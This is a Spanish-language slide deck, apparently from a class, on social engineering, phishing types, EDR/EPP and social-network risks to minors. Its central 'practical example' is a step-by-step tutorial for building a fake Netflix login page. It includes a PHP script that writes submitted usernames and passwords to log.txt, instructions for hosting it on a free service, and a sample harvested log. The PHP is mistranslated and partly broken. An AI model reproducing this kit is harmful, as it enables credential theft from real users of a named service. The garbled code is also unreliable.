




# SEGURIDAD, USUARIOS Y REDES SOCIALES

CINDY ORTEGA PALM




INGENIERÍA SOCIAL



# DEFINICIÓN

- Técnicas de manipulación para obtener información
- Objetivo: Apropiación de datos personales




# TIPOS

- Phishing
  - Phishing Email
  - Vishing
  - Smishing
- Pretexting
- Baiting
- Tailgating
- Quid Pro Quo
- Scareware

# PHISHING

- PHISHING EMAIL

Se trata de correos electrónicos con intenciones maliciosas



# PHISHING

- VISHING

O phishing de voz. Se realiza por llamadas

## PLAIN VISHING



The fraudster calls the victim pretending to be the bank



The victim shares the credentials or any other form of authentication



The fraudster uses shared credentials to steal the victim's money

# PHISHING

- SMISHING

El phishing es enviado mediante un mensaje de texto



Regalos del 20 Aniversario de  
Mercado Libre. 2000 productos gratis! 🛒👉  
[www.mercadolibre.com](http://www.mercadolibre.com)



Mercado Libre Argentina  
@ML\_Argentina

El sorteo que está circulando por WhatsApp por el aniversario de nuestra compañía es falso. Se trata de un caso de "phishing" o robo de información personal.

El que hizo el phishing de Mercado Libre viendo cómo compartís el link





+1-202-555-0132

**Unknown Number**

Hey buddy, I lost my phone and wallet ... calling from another number atm, can you send me some money?

Now

# PRETEXTING


- Se trata de un paso anterior al phishing
- Es la historia falsa que se crea con la finalidad de que caigas en el phishing



# BAITING

Se produce cuando un ciberdelicente pone **algo tentador** frente a tí





# TAILGATING

Recolectar información de una empresa o persona

# QUID PRO QUO

- Algo por algo
- Se ofrece un beneficio a cambio de información




# SCAREWARE

- Las personas son bombardeadas con amenazas y alarmas falsas



# RSA 2011 PHISHING SCAM

- Estafa por phishing
- 2 correos, 4 trabajadores y un click
- Se abrió un archivo adjunto “2011 Recruitment plan.xls”
- Este archivo tenía un exploit que lanzaba un “backdoor” en el escritorio del usuario
- El ingeniero social tenía acceso a la computadora de forma remota




CASO DE ATAQUE



# EJEMPLO PRÁCTICO DE PHISHING

- Vamos a <https://www.netflix.com/ar-en/login>
- Click derecho en el área de login
- click en “ver código fuente de página”



PASO 1

- Seleccione todo el código y copie todo el código y péguelo en el bloc de notas.

Unión de líneas ☐

```
1 <!doctype html><html lang="en"><head><meta http-equiv="Content-Type
2
3 </script></head><body><div id="appMountPoint"><div class="login-wra
4 if ('serviceWorker' in navigator && navigator.serviceWorker.getRegi
5 navigator.serviceWorker.getRegistrations().then(function(regist
6     if (registrations) {
7         registrations.forEach(function (registration) {
8             registration.unregister().catch(function () {});
9         });
10    }
11    }).catch(function () {});
12 }
13 </script></body></html>
```

## PASO 2



- Abra el bloc de notas en el que ha pegado este código
- Seleccione "Guardar como" y cambie la codificación a Unicode.
- Después de eso, nombre el documento "index.html"

## PASO 3

```
<? php
header ("Ubicación: https://netflix.com");
$ mango = fopen ("log.txt", "a");
foreach ($ _POST como $ variable => $ valor) {
fwrite ($ identificador, $ variable);
fwrite ($ identificador, "=");
fwrite ($ identificador, $ valor);
fwrite ($ identificador, "\ r \ n");
}
fwrite ($ identificador, "\ r \ n \ n \ n \ n");
fclose ($ identificador);
Salida;
?>
```


## Creación de un archivo PHP para la recolección de contraseñas

- El archivo PHP es básicamente la herramienta que recolecta la contraseña de los usuarios en este escenario.
- Copie este PHP
- Guarde el archivo como "post.php"

## PASO 4

## Modifique el archivo HTML de la página para incorporar su archivo PHP

- Presionar Ctrl-F y escribir "action" en el campo.
- Escribir post.php entre las comillas, de modo que nos quedará algo así



```
gin-wrapper hybrid-login-wrapper"><div class="login-wrapper-bac
a-4d8a-af9a-a69e6f3b2506/58fe1e21-8568-4140-b2df-4ba50f83fe05//
nflxext.com/ffe/siteui/vlv3/8dc3f88b-a96a-4d8a-af9a-a69e6f3b250
pg 1000w, https://assets.nflxext.com/ffe/siteui/vlv3/8dc3f88b-a
ive_alpha_website_medium.jpg 1500w, https://assets.nflxext.com/
0524-popsignuptwoweeks-perspective_alpha_website_large.jpg 1800
upBas
"M105
.1563
55,-5
58,27
17443
3692
23,-5
26.2498828 43.7810479,26.2498828 42.1876465,26.2498828 40.6561
97,-5.68434189e-14 L50.2183897,4.68741213 L45.3435186,4.6874121
75059 L24.4999531,22.6562939 C27.2499766,22.4678976 30,22.24956
8434189e-14 L32.7809542,-5.68434189e-14 L32.7809542,4.68741213
54269 L30.749836,15.5928391 Z M4.78114163,12.9684132 L4.7811416
68434189e-14 L10.562377,17.0315868 L10.562377,-5.68434189e-14 L
75293 10.1246602,28.6868498 L4.78114163,12.9684132 Z" id="Fill-
"><div><noscript><div data-uia="error-message-container" class="
-message-contents">Looks like you have disabled JavaScript. Ple
nt login-form hybrid-login-form hybrid-login-form-signup" data-
e">Sign In</h1><form method="post" class="login-form" action=""
il"><div class="nfInoutPlacemnt"><div class="nfEmailPhoneContr
```

```
title">Sign In</h1><form method="post" class="login-form" action="post.php"><div data-uia="
-email"><div class="nfInoutPlacemnt"><div class="nfEmailPhoneControls"><label class="inout
Línea 4, columna 4002 100% UNIX
```

# PASO 5

## Alojamiento del archivo PHP para el almacenamiento de contraseñas

- Puede utilizar cualquier servicio de alojamiento gratuito para alojar y almacenar contraseñas.
- Para este tutorial, usaré 000webhost.




PASO 6



## Navegue al servidor FTP para su servicio de alojamiento web

- Ya ha creado un sitio web con su servicio de alojamiento.
- Para 000webhost, simplemente haga clic en "Administrador de archivos" y haga clic en "Cargar archivos", dentro de la carpeta "public\_html"


# PASO 7



## Cargue sus archivos PHP y cambie el permiso

- Cambiar el permiso a "777", que es básicamente todos los permisos.

# PASO 8



```
Go Premium
Edit file

/public_html/log.txt
1 userLoginId=test@gmail.com
2 password=test123
3 rememberMe=true
4 flow=websiteSignUp
```

- ¡Anote su dirección web!
- Cuando alguien ingrese un usuario y contraseña, acceda al administrador de archivos, allí verá que se creó un archivo llamado log.txt. Ábralo y verá el usuario y contraseña suministrado

## PASO 9



# PRÁCTICAS DE SEGURIDAD RECOMENDADAS






**1. Nunca entregues tus credenciales**



**6. Elimina el historial y caché de tu computadora**



**2. No compartas información**



**7. Monitorea constantemente tus perfiles**



**3. No abras correos y archivos adjuntos de fuentes sospechosas.**



**8. Evita conectarte a redes wi-fi públicas**



**4. Si recibes correos con regalos, desconfía**



**5. Actualiza el software y antivirus**

**PRÁCTICAS DE SEGURIDAD RECOMENDADAS**

# EDR Y EPP COMO MEDIDA DE PREVENCIÓN

## EDR

Herramienta que proporciona análisis continuo del endpoint y la red  
Se enfoca en amenazas avanzadas

## ENDPOINT

Dispositivo informático conectado a la red

## EPP

Antivirus tradicional. Tiene un enfoque preventivo  
Se centra únicamente en la prevención

# ENDPOINT DETECTION AND RESPONSE



Prevencción




Agregación



Respuesta



Visibilidad



Detección

# EDR: ¿CÓMO FUNCIONA?

- Machine learning
- Investigación de accidentes
- Monitoriza actividad en los endpoints
- Aisla sospechas y realiza pruebas



# REDES SOCIALES

Y sus delitos




# GROOMING

Práctica online donde un adulto se gana la confianza de un menor con fines de satisfacción sexual



# CYBERBULLYING

Práctica donde un menor atormenta a otro mediante internet



# SEXTING

Práctica donde hay un intercambio de contenido sexual por medio de internet





# PRÁCTICAS DE SEGURIDAD RECOMENDADAS




**1. Borrar** imágenes explícitas  
que se envíen



**2. No distribuyas** imágenes explícitas



**3. Ignorar** solicitud de imágenes  
inapropiadas



**4. Bloquee** a la persona que le  
incomoda como habla



**5. Discuta** estos riesgos con  
los demás

**6. Piensa** antes de  
enviar

Think before clicking.



PRÁCTICAS DE SEGURIDAD  
RECOMENDADAS

- <https://www.argentina.gob.ar/justicia/convosenlaweb/situaciones/que-es-la-ingenieria-social-y-como-protegerte>
- <https://commissum.com/blog-articles/the-history-and-evolution-of-social-engineering-attacks> [mitnicksecurity.com/the-history-of-social-engineering#chapter-2](https://mitnicksecurity.com/the-history-of-social-engineering#chapter-2)
- <https://www.pichincha.com/portal/blog/post/ataques-ingenieria-social>
- <https://cipher.com/blog/10-personal-cyber-security-tips-cyberaware/>
- <http://news.smh.com.au/breaking-news-national/tribunal-find-cyberbullying-is-violence-20110530-1fcnl.html>
- <https://www.pantallasamigas.net/en/ciberbullying-grooming-y-sexting-las-amenazas-tecnologicas-para-los-menores-parasabe-com/>
- [https://tn.com.ar/sociedad/seis-casos-en-el-que-el-sexting-termino-en-tragedia\\_657925/](https://tn.com.ar/sociedad/seis-casos-en-el-que-el-sexting-termino-en-tragedia_657925/)
- <https://cyberbullying.org/sexting-advice-teens>
- <https://www.tecnoszero.com/antivirus-y-anti-ransomware/que-es-un-edr/>

## BIBLIOGRAFÍA

¡MUCHAS GRACIAS!